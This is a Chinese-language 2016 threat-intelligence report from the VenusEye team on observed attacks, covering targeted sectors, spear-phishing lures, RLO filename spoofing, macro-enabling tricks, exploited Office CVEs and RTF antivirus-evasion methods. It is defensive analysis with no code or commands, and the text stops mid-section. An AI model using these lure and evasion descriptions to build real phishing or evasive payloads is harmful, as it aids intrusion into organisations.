
VenusEye金睛2016
VenusEye金睛安全研究团队2016年度监测数据分析报告
VenusEye金睛 版权所有

目录

插图索引

一. 概述

【关键词】APT 监测 载荷投递 海德薇 黑产 恶意代码 木马 攻击

- 2016 年全年，VenusEye 金睛安全研究团队（以下简称：VenusEye 金睛团队）从政府、金融、能源、电信、贸易这五大行业截获到的攻击样本数量最多。根据分析发现，大部分攻击样本的使用目的是为了窃取重要数据。

- 这些攻击样本中，所使用的漏洞类型，采用的攻击方法，使用的载荷投递方式，包括回传数据的目标区域、回传邮箱都具有组织性特征。

- 通过 2016 年金睛监测数据分析发现，攻击样本所使用的漏洞多种多样，但老旧漏洞依然被运用。

- 通过 2016 年金睛监测数据分析发现，新捕获的样本中新增多种木马病毒，木马的技术含量出现了新的变化趋势。比如：攻击载荷使用多种漏洞武器，更容易躲避杀软查杀；窃密木马具有更强的伪装性，采用了更先进的反沙箱技术；另外，我们还发现了使用嵌套手段的键盘记录器等新型武器。

- 通过攻击样本的 C&C 回连数据统计和分析，我们发现攻击者成功入侵了 1000 多个网站，自行注册了 800 多个域名。攻击样本被攻击者分别放置在了十多个国家的服务器上，攻击者控制的傀儡机数量遍布 29 个国家。

- 2016 年年初，VenusEye 金睛团队通过聚类分析方法，结合对攻击样本编码信息的破译，发现了“海德薇（Hedwig）”组织，参见《“海德薇 Hedwig”组织分析报告》。经过持续数据监测，截至 2016 年年末，该组织攻击数量多达 15000 余次，依然十分活跃，攻击范围进一步扩大，破坏威力不可小觑。

【局限性及免责声明】

1、 本报告所有分析结论和统计结果，都基于 VenusEye 金睛团队所接触到的样本，这些样本主要来源于企业级用户场景，我们仅仅是展开技术分析。

2、 本报告的研究是以受攻击的行业客户所提供的样本信息为突破口，提取相似性占比较高、聚类程度较高、技术特点较新的样本所展开的深度分析。

3、 本报告检测的时间范围以 2016 年一整年跨度，但部分分析结合了历史数据，进行对比论证。

4、 本报告的数据透视分析，并不能完全代表各行业总体状况，分析内容，仅供参考。

5、 本报告分析团队不承担报告采用者所产生的直接或衍生损失。

二. 攻击分布

2.1 受攻击行业分布

根据全年监测数据来看，政府、能源、金融、电信、贸易是遭受攻击次数最多行业，攻击数量占比分别是 25%、21%、19%、13%、12%。




图 2.1 受攻击对象的行业分布情况

2.2 受攻击时间轴分布




图 2.2 受攻击时间轴分布情况

注：

1、蓝色时间点：攻击样本利用的典型漏洞首次出现时间。

2、红色时间点：攻击样本利用的木马首次出现时间。

2015 年 1 月，我们拦截到一个攻击样本，在对攻击武器进行追溯分析后，我们发现同类攻击最早出现时间可以追溯到 2012 年 5 月，这类攻击行为使用了 CVE-2010-3333 漏洞进行恶意代码投递。

2014 年 8 月开始，我们频繁监测到投递窃密型木马 ZeusVM 木马的行为。

2014 年 11 月开始，我们频繁监测到利用各种新型漏洞进行的攻击，如 CVE-2014-4114 漏洞。

2015 年 5 月-2016 年 11 月，我们在拦截到的攻击样本分析发现攻击者在不断变换各种木马。

三. 载荷投递

3.1 鱼叉攻击投递时间分布

根据用户反馈的攻击样本的时间分布情况看，10 月份、11 月份是发现攻击样本最多的月份，如下图。这些攻击样本中，又以鱼叉邮件方式投递为主，使用有一定诱惑性的标题或内容。如：invoice、payment、swift、PI、PO、order、items、bill、purchase、contract、bank 等与国际贸易、国际往来、协议合同、银行账单相关的关键字。




图 3.1 样本拦截时间分布情况分析

3.2 鱼叉攻击的社会工程学分析

通过分析发现，攻击样本中使用的社会工程学手段有所更新。主要包括附件文件名称伪装、邮件内容仿造等。

3.2.1 附件文件名伪装

以下图其中一个附件为例，名为“packing listrcs..jpg”的附件文件，出现了使用“Unicode控制符反转”伪装技术的情况，即“.scr”文件被伪装成“.jpg”，这类文件对被攻击者迷惑性很大。




图 3.2 反转字符串

3.2.2 正常文件与恶意文件混用

通过对鱼叉攻击邮件的分析，我们发现攻击者会模仿失陷邮箱的邮件内容，有时所发送的邮件附件中同时包含了正常无害的附件和有恶意威胁的附件，这类混用行为的目的是为了提高命中率。




图 3.3 邮件伪造

上案例显示，通过邮件附件 Q88.xls 中的内容与邮件显示的发件人与国内某企业有关，显然 shi**********@c*****mail.com 已经失陷，攻击者拿到了该失陷邮箱中的内容以及附件后，模仿该邮箱，给其他邮箱发送钓鱼邮件。

3.2.3 诱导降低宏安全级别

我们通过大量攻击行为研究发现，攻击者会通过诱导性文字引导用户启用宏，或降低宏的执行级别，来实现后续更多控制，因为默认环境下 Office 会禁用宏代码执行。正是这些操作行为，为攻击者的后续实施，大开便利之门。




图 3.4 诱导点击启用宏

图 3.5 启用内容提示

四. 攻击样本的类型分析

4.1 攻击样本载荷类型分布

经过分析发现，在鱼叉攻击邮件中，含有可执行文件的攻击样本占比 65%，含有文档类型的攻击样本占比 34%，其他占比 1%。




图 4.1 攻击样本恶意类型分析

4.2 含有可执行文件的攻击样本分析

在 65%的含有可执行文件类型的攻击样本中，约有 52%的攻击样本是直接投放 PE 文件实施的攻击。投放初期，攻击者多以 zip、rar 为载体，近来则逐步扩大到 ace、7z、gz、gzip、z 等更多压缩格式。




图 4.2 含有可执行文件的攻击样本实例

我们通过大量攻击实例分析发现，许多可执行文件图标被替换为文档图标或图片图标，这样做的目的是为了提升被打开的概率。在 2016 年截获到的样本中，我们还发现了数字签名盗用、仿冒的情形。显然，攻击者希望运用更多技术来提升攻击的成功率。

图 4.3 数字签名盗用实例

4.3 含有多种文档类型攻击样本分析

VenusEye 金睛团队通过分析发现，有 34%的攻击样本是文档类攻击样本，其使用的文档类型主要有以下几种：rtf、doc、docx、xls、xlsx、docm、xlsm、pdf。攻击方式主要包含漏洞攻击、内嵌恶意宏代码攻击、内嵌钓鱼连接攻击三种。另外，我们发现，攻击样本更多的利用 office 已知漏洞。




图 4.4 含有多种类型攻击样本分布情况

4.3.1 文档类型攻击样本中的漏洞利用分析

经过分析发现，攻击样本中漏洞利用攻击占比最高，主要涉及六大漏洞，分别是：CVE-2010-3333，CVE-2012-0158，CVE-2013-3906，CVE-2014-4114，CVE-2015-1641，CVE-2015-2545，这些均为 Office 类软件的漏洞。根据数据监测，2016 年被攻击者使用次数最多的漏洞是 CVE-2012-0158。




图 4.5 攻击样本漏洞利用分布

（1） 精准躲避杀毒软件查杀

根据攻击样本的漏洞利用情况研究发现，虽然攻击者使用的是老旧漏洞，但其免杀能力很强。以 2016 年 8 月份监测到的攻击样本为例，利用 CVE-2010-3333 漏洞的攻击样本仅有 9 家杀毒软件能够报警，而利用 CVE-2012-0158 漏洞的攻击样本仅有 6 家杀毒软件能够报警。




图 4.6 CVE-2010-3333 漏洞报警情况




图 4.7 CVE-2012-0158 漏洞报警情况

通过 VenusEye 金睛团队分析发现，攻击样本使用了一系列精准躲避杀毒软件查杀的技巧。其中 rtf 文件就包含了“添加混淆字符”、“变形 RTF 头部”、“干扰 group 解析”等免杀手段。如下图：

